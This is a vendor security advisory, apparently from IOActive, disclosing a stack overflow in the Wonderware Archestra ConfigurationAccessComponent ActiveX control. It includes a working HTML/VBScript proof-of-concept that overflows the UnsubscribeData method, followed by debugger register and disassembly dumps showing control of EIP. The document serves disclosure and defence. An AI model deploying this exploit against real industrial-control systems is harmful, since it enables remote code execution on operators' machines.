IOActive Security Advisory

Title	Wonderware Archestra ConfigurationAccessComponent ActiveX Stack Overflow
Severity	Medium
Discovered by	Richard van Eeden

Affected Products

Wonderware Archestra CoConfigurationAccess Server

```
C:\Program
Files\ArchestrA\Framework\Bin\ConfigurationAccessComponent.dll
```

Impact

Remote code execution.

Technical Details


The Wonderware Archestra `ConfigurationAccessComponent` ActiveX control that is marked *safe for scripting* suffers from a stack overflow vulnerability. The `UnsubscribeData` method of the IConfigurationAccess interface uses `wcscpy()` to copy its first parameter into a static-sized, local buffer. Attackers can exploit this vulnerability and overwrite arbitrary stack data, gaining code execution.

IOActive has developed a proof of concept exploit that overwrites the saved return address with 0x00410041:

```
<html>
<object classid='clsid:55414847-A533-4642-8E92-76B191B24B87'
id='ioactive'></object>
<script language='vbscript'>
foo=String(1044, "A")
ioactive.UnsubscribeData foo,""
</script>
</object>
</html>
```

CVE. More information can be found about this vulnerability at the following CVE location:

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2974>



```
00410041  B3 6B              MOV BL,6B
00410043  0225 4C94FD00      ADD AH,BYTE PTR DS:[FD944C]
00410049  0040 00            ADD BYTE PTR DS:[EAX],AL
0041004C  0000               ADD BYTE PTR DS:[EAX],AL
0041004E  0000               ADD BYTE PTR DS:[EAX],AL
00410050  0000               ADD BYTE PTR DS:[EAX],AL
00410052  0000               ADD BYTE PTR DS:[EAX],AL
00410054  0000               ADD BYTE PTR DS:[EAX],AL
00410056  0000               ADD BYTE PTR DS:[EAX],AL
00410058  0000               ADD BYTE PTR DS:[EAX],AL
```

```
Registers (3DNow!)
EAX 02631CCC UNICODE "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00410041 IEXPLORE.00410041
EDX 0191EEDC
EBX 1007C6EC Configur.1007C6EC
ESP 0191F300 UNICODE "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 00410041 IEXPLORE.00410041
ESI 008CC690
EDI 00000000

EIP 00410041 IEXPLORE.00410041

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
```

```
Address   Hex dump           Disassembly                      Comment
00411000  0000               ADD BYTE PTR DS:[EAX],AL
00411002  0000               ADD BYTE PTR DS:[EAX],AL
00411004  0000               ADD BYTE PTR DS:[EAX],AL
00411006  0000               ADD BYTE PTR DS:[EAX],AL
00411008  0000               ADD BYTE PTR DS:[EAX],AL
0041100A  0000               ADD BYTE PTR DS:[EAX],AL
0041100C  0100               ADD DWORD PTR DS:[EAX],EAX
0041100E  0300               ADD EAX,DWORD PTR DS:[EAX]
00411010  40                 INC EAX
00411011  2100               AND DWORD PTR DS:[EAX],EAX
00411013  8030 00            XOR BYTE PTR DS:[EAX],0
00411016  0080 03000000      ADD BYTE PTR DS:[EAX+3],AL
0041101C  48                 DEC EAX
0041101D  0000               ADD BYTE PTR DS:[EAX],AL
0041101F  800E 00            OR BYTE PTR DS:[ESI],0
00411022  0000               ADD BYTE PTR DS:[EAX],AL
00411024  F8                 CLC
00411025  04 00              ADD AL,0
00411027  8010 00            ADC BYTE PTR DS:[EAX],0
0041102A  0000               ADD BYTE PTR DS:[EAX],AL
0041102C  D005 00800000      ROL BYTE PTR DS:[8000],1
00411032  0000               ADD BYTE PTR DS:[EAX],AL
00411034  0000               ADD BYTE PTR DS:[EAX],AL
```

```
0191FFFC  00000000
```